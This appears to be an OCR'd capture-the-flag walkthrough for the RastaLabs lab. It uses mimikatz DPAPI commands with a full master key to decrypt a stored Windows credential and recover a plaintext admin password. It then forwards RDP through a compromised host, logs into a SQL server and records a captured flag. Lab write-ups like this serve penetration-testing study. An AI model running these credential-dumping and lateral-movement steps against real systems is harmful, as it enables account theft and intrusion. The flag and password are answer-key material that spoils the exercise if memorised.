
On enumeration on WS02, found vault is installed,
so we can dump creds from it

reference ----> https://rastamouse.me/2017/08/jumping-network-segregation-with-rdp/

Get-ChildItem C:\Users\epugh\AppData\Local\Microsoft\Credentials\ -force




uploaded mimikatz.exe and execute cmds,

sekurlsa::dpapi -----> get the master key from here


dpapi::cred /in:C:\users\epugh\AppData\Local\Microsoft\Credentials\936A68B5AC87C545C4A22D1AF264C8E9

dpapi::cred /in:C:\users\epugh\AppData\Local\Microsoft\Credentials\936A68B5AC87C545C4A22D1AF264C8E9
/masterkey:40fc84e4d4f44f01c8d4fb8dccc8da37bbada94ecb374e813c46b03e0cd35fd4d285b5826a411fc6d3cf382d4f3aa6010ea3cae8a8a11fd4b375908e6ca17067

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



UserName : RLAB\epugh_adm
CredentialBlob : IReallyH8LongPasswords!

portfwd add -L 10.10.14.83 -r 10.10.122.15 -l 3389 -p 3389

install remmina and import the sql01.rdp and change the host from sql01.rastalabs.local to 10.10.14.83 then export to .rdp file

xfreerdp sql.rdp /u:epugh_adm /d:rastalabs.local

RASTA{c00k1n6_w17h_645_n0w}

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD